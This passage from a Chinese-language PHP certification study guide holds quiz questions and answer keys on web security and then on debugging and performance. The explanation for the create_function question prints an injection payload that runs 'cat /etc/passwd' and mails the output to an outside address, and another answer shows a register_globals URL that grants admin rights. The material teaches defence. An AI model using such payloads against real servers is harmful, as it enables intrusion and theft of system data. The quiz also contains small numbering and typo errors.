B．操作系统会检查 Apache 是否允许打开/etc/passwd 目录
C．/etc/passwd 字符串作为参数传给了脚本
D．什么都不会发生。CGI 模式下的 PHP 将自动拒绝此次访问
E．PHP 尝试把/etc/passwd 作为 PHP 脚本进行解释

12．尽管并不彻底，但以下哪些方法能识别并防范代码中的安全隐患？（选择最合适的答案）

A．查阅 PHP 手册中提到的安全隐患
B．任何脚本执行失败的情况都写入日志
C．保持更新最新的 PHP 版本，尤其是解决了安全问题的那些
D．使用第三方 PHP 包时，了解并修正其中的安全问题
E．以上都对

13．当网站发生错误时，该如何处理？

A．应该向用户显示错误信息以及导致该错误的相关技术信息，并且网站管理员要记录这个错误
B．需要记录该错误，并向用户致歉
C．应该向用户显示错误信息以及导致该错误的相关技术信息，以便用户把错误信息汇报给网站管理员
D．把用户引导回主页，让用户不知道发生了错误
E．以上都不对

14．在什么情况下，以下脚本才是安全的？

```
<?php
$newfunc = create_function('$a', 'return $a * {$_POST['number']};");
$newfunc(10);
?>
```

A．任何时候都安全。最坏的情况只不过是匿名函数 newfunc()返回了一个数字
B．当 register_globals 打开时
C．什么时候都不安全。匿名函数 newfunc()允许用户更改数学式的运行，将造成安全隐患
D．什么时候都不安全。匿名函数 newfunc()允许用户在服务器上执行任意代码，将造成安全隐患
E．只在 allow_url_fopen 打开时安全

15．以下哪种 PHP 安装方式有很高的安全隐患，并且运行效率也最低？

A．Apache 共享模块
B．Apache 的编译模块
C．CGI
D．IIS 下的 ISAPI 模块

答案

1. 正确答案是 D。虽然其他选项在一定程度上也是正确的，但破解安全问题的最简单的方法还是验证外部数据。无论是来自用户提交的表单还是本地服务器环境，任何第三方数据都应该进行验证，以确保其符合程序需要。

2. 答案是 C。这段代码绝对不安全！事实上，当 register_globals 打开时，这个安全问题十分常见。问题出在$isAdmin 变量上：尽管它是一个布尔值，只有当用户是管理员时才会被赋值，而其他情况下不会赋值。但由于 register_globals 是打开的，恶意用户只要通过 URL 传递一个 GET 变量就可以获得管理员权限：
   http://www.example.com/action.php?action=delete&data=foo&isAdmin=1

3. 正确答案是 A，B 和 C。A 和 B 说的都是相似的 PHP 安全问题，恶意用户可以通过篡改 URL 来修改$username 变量。如果用户这么做了，并且 allow_url_fopen 是打开的，PHP 将下载某台非信任的远程服务器上的 script.txt 文件，并当作本地 PHP 脚本执行。另一个常见但不那么严重的隐患是，把一个用户的输入传递给另一个用户。比如在论坛或电子邮件中，不过滤 HTML 标签。这将允许恶意用户使用 JavaScript 脚本攻击查看这段内容的用户，造成跨站攻击或者浏览器 bug——可怜的用户因为你的过错而受害。

4. 正确答案是 B 和 C。过滤非信任来源的数据听起来是个好主意，但实际上任何外部数据都有可能造成安全问题，并危及你的脚本。当 register_globals 打开时，显然要保证所有变量在使用前都进行过初始化，以防止恶意用户进行注入。

5. 处理数据库查询中的用户数据时，你应该转义 SQL 中所有应该转义的数据。这是一个普遍的数据库问题——所有基于 SQL 的数据库都容易收到 SQL 注入攻击，需要用 PHP 提供的转义函数来防范。

6. 答案是 C 和 E。在 PHP 里执行有变量参与的系统命令时，没有任何一个函数是“绝对安全”的。你应该用 escapeshellcmd 和 escapeshellarg 函数转义传递给 shell 的命令和参量。

7. 正确答案是 C 和 D。即使脚本执行完后不需要保存该文件，你也应该在访问此文件之前，先用 is_uploaded_file 函数确保文件名正确。同样，如果需要把文件从临时文件夹移出以长期保存该文件时，你应该使用 move_upload_file 函数，它会在移动前对该文件进行检查。

8. 正确答案是 A，B 和 C。安全模式提供了许多附加的安全验证，有助于降低安全隐患——尤其是在多个用户访问同一个 PHP 的共享主机上。尽管安全模式能限制一些东西，但在执行系统命令、访问环境变量和判断文件是否能被引入（比如对每个文件进行额外的 UID/GID 检查）时，它无法进行安全检查。

9. 正确答案是 B。open_basedir 设置能让你指定允许 PHP 读取的目录。这项设置是独立

于 safe_mode 之外的，并且可以指定多个目录。注意，选项 D 也是一种可行的限制访问的方式，但它不够简单——还很难维护。

10．正确答案是 B。尽管可以通过在 HTML 中添加一个 MAX_FILE_SIZE 隐藏域的方式来指定上传文件的容量限制，但难保客户端就一定会遵守此约定（译者注：事实上，没有任何一个浏览器遵守了此约定）。

11．以 CGI 模式运行时，PHP 将自动采取一些措施来减少常见的安全隐患。措施之一就应用在把任意某个文件作为命令行参量传递给解释器执行的时候。如果不是这样，PHP 将尝试读取/etc/passwd——一个“全球可读（world-readable）”的文件，同时解释器把它视作 PHP 脚本来执行，最终导致所有的用户帐号被输出到客户端上。不过，由于 PHP 内建的安全机制，实际上什么都不会发生。答案是 D。

12．正确答案是 E。所有选项都能被开发者用来降低网站的危险系数。要想有效得保证网站安全，你首先应该找出潜在的危险。意味着你必须关注安全公告，记录可疑操作（可能是恶意用户企图攻击你的系统）。

13．正确答案是 B。网站不应该向用户展示任何无意义的信息（比如一个失败的 SQL 查询）。尽管这些信息对大部分用户来说毫无意义，但对开发者（包括黑客）来说这些却是非常有价值的资源。他们可以由此找到一条有效的策略来攻击你的系统。比如说，一个恶意用户由此知道了你的 SQL 查询的结构，那他就非常容易通过表单进行注入，造成安全隐患。当错误发生时，应该只给用户发送一条致歉信息，而错误细节应该被记录在日志中，以便网站管理员查阅。

14．正确答案是 D。尽管很隐蔽，但该脚本确实能让用户在服务器上执行任何代码。作为数学式的一部分，考虑一下当$_POST[‘number’]是如下字符串时的情况：

(eval(“exec('cat /etc/passwd | mail baduser@somewhere.com');”)) ? 0 : 1

匿名函数将变成：

return $a * (eval(“exec('cat /etc/passwd | mail baduser@somewhere.com');”)) ? 0 : 1;

这将使得用户可以通过 eval()语句执行任何代码，而且返回的仍然是一个“合法”值。create_function()或 eval()能执行动态代码，所以必须仔细检查动态部分，避免注入。

15．任何安装不恰当的 PHP 版本都会有安全问题，但在选项中，CGI 最严重。默认状态下它有许多安全隐患，并且执行效率低下，在上线前需要进行严格的检查。答案是 C。

12

调试与性能管理

作为一个开发者，无论你经验多么丰富，或者无论你多么努力，你的程序中总会有 bug。这是生命中一个必然的部分，如同死亡与缴税（尽管并没有后面两个那么严重）。

要想解决 bug，首先要能找到 bug。事实上，许多开发者花费了无数小时茫然得盯着代码，只是因为他们没有把程序的容错能力摆在首位。忽略了这个部分，那么期望一个没有 bug 的程序就是——不可能的。

本章测试题将考察你对调试和性能管理相关知识的了解，以及如何用 PHP 做好这两件事。

问题

1. 以下脚本如何用三元操作替代？

```
<?php
if ($a < 10) {
 if ($b > 11) {
        if ($c == 10 && $d != $c) {
                $x = 0;
        } else {
                $x = 1;
        }
 }
}
?>
```

A. $x = ($a A. < 10 || $b > 11 || $c == 1 && $d != $c) ? 0 : 1;
B. $x = ($a < 10 || $b > 11 || ($c == 1 && $d != $c)) ? 0 : 1;
C. $x = (($a < 10 && $b > 11) || ($c == 1 && $d != $c)) ? 0 : 1;
D. $x = ($a < 10 && $b > 11 && $c == 1 && $d != $c) ? 1 : 0;
E. 以上都不对

2. 有一个脚本由于要从远程获取数据，因而运行速度很慢，以下那种方法能对其进行优化？（双选）

A. 安装操作码缓存（opcode cache）
B. 优化或者升级你的网络连接
C. 添置更多的硬件
D. 增加服务器的可用 RAM
E. 使用连接缓存

3. 架设生产环境下的服务器时，需要做哪些步骤？（双选）

A. 关闭错误报告
B. 打开错误日志
C. 关闭错误日志
D. 关闭错误显示
E. 使用@抑错符

4. _____操作符能对操作数的数据类型进行严格的比较？

答案：_____

5．操作码缓存（opcode cache）能做什么？

A．把脚本编译成二进制对象，使它运行得更快
B．代替 Zend 引擎加快解释器的运行
C．缓存脚本输出以提高执行效率
D．缓存解析器产生的中间码，以提高运行效率
E．在内存中缓存脚本，减少从硬盘中读取的次数

6．以下哪些情况容易造成系统资源枯竭？（双选）

A．RAM 太小
B．使用了低带宽的连接
C．虚拟内存超过 2GB
D．允许同时运行太多的服务器进程
E．以上都不对

6． 以下脚本缺了些什么？（双选）

```
<?php
$rs = database_query ("select * from mytable where id = " .
$my_id);
while ($a = database_get_data ($rs)) {
 var_dump ($a);
}
?>
```

A．参数出口（Parameter escapement）
B．输出格式化
C．错误检查
D．一个 SQL 查询
E．以上都不对

8．以下那种错误类型无法被自定义的错误处理器捕捉到？（双选）

A．E_WARNING
B．E_ERROR
C．E_USER_ERROR

D．E_PARSE
E．E_NOTICE

9．当需要比较一个常量和一个变量时，如何才能保证不会错弄成赋值？

A．把变量转换成 int
B．使用全等比较符（===）
C．确保常量是第一个操作数
D．使用三元运算符
E．用括号把操作包起来

10．要通过邮件给系统管理员发送错误信息，以下那种方法最简便？

A．创建一个连接远程 SMTP 服务器的函数
B．使用 mail 函数
C．使用 error_log 函数
D．调用 sendmial 程序
E．使用 webservice

11．能否仅调用一个函数就关闭脚本内所有的错误报告？

A．能
B．不能

12．概要分析器（profiler）是做什么的？

A．创建关于脚本结构的档案
B．把脚本转化成 UML 图
C．精确测算脚本不同部分的运行时间
D．计算脚本通过 web 服务器执行时的维度
E．扫描脚本，识别由常见错误导致的 bug

13．_____能帮助识别和解决 bug。

答案：_____

14．trigger_error()和 user_error()有什么区别？

A．trigger_error()允许脚本抛出系统级的错误
B．user_error()允许脚本抛出系统级的错误
C．user_error()不能被用在错误管理器中
D．trigger_error 只在 PHP5 中可用
E．没有区别

15．_____函数能返回脚本里任意行中调用的函数的名称。该函数同时还经常被用在调试中，用来判断错误是如何发生的。

A．print_r
B．var_dump
C．stack_dump
D．debug_backtrace
E．以上都不对

答案

1. 答案是 E。三元操作符把每个 if 语句连到一起，作为&&操作的一部分。然而本题中，$x=1 这个赋值只在第三个 if 为 false 时发生。如果第一个和第二个条件都不成立，$x=1 就不会执行。这题对三元操作的应用有些极端，实际应用时，需要根据可读性来决定是否需要用三元运算符（本题这种情况就最好不要用）。

2. 问题是由第三方数据源传输缓慢导致的，而你无法控制这个数据源。你也许能在网络连通性上做些工作（假设问题出在你这一边）。还可以对接收到的内容进行缓存，这样能减少获取重复数据的时间。因此，答案是 B 和 E。

3. 正确的选择是 B 和 D。如果关闭错误报告、使用@抑错符和关闭错误日志，那么在你交付给客户的网站出现问题时，你将很难进行分析和调试。

4. 这是在描述===操作符。

5. 正确答案是 D。PHP 脚本在执行时，将首先被解析成“中间”码（也叫 opcode，操作码），然后解释器执行。操作码缓存出现在这两个步骤之间，对解析器的输出进行缓存。下次执行该脚本时，将缓存的输出直接送入解释器。这样就就不需要再解析一次了。

6. 正确答案是 A 和 D。如果 RAM 太小，进程间将出现资源竞争，服务器将大量使用硬盘交换。同样的，如果允许过多进程同时执行，也会使服务器频繁进行交换，导致速度下降。

7. 正确答案是 A 和 C。脚本不检验 datebase_query()的调用是否成功，因此将持续执行下去，最终产生错误。此外，$my_id 参数没有转义——可能导致代码注入（详见第 11 章）。

8. 答案 B 和 D 正确。出现解析错误往往表示脚本中有语法错误，自定义的错误管理器无法捕捉到它们的原因很明显：错误管理器在脚本里，而现在无法解析脚本，管理器也就无法执行。类似的，E_ERROR 表示有致命的运行错误出现，比如内存耗尽。因此脚本会立刻被中断，因为解释器无法执行后面的代码。

9. 答案是 C。比较操作是一个可交换的操作（就是说结果独立于操作数之外），而赋值不是。因此，比如说，$a==10 和 10==$a 是等效的，而$a=10 和 10=$a 却不是，而且后者会导致一个错误，因为这不是一个合法的操作。确保常量在操作符前面，能保证你不会错误得将比较变成赋值。

10. 答案是 C。error_log 函数能将信息送往一个指定的地址。尽管 mail()也可以用，但 error_log 能自动给邮件添加标题，因此这才是最简单的方法。

11. 答案是不能。error_reporting 函数能关闭所有运行时的错误报告，但对解析时的错误无效，因为解析错误发生在脚本执行之前。

12．显然，答案是 C。概要分析器（profiler）能监视脚本的运行，并记录单个部分的运行时间。它可以用来找出和解决瓶颈。

13．这是对调试器的完美定义！你可以用调试软件监视脚本运行，同时分析系统资源消耗，从而发现和解决程序缺陷。

14．trigger_error()和 user_error()之间没有区别。后者其实是前者的别名。

15．答案是 D。题目是在描述 debug_backtrace 函数，它返回一个由所有在代码的特定位置调用过的函数名组成的数组。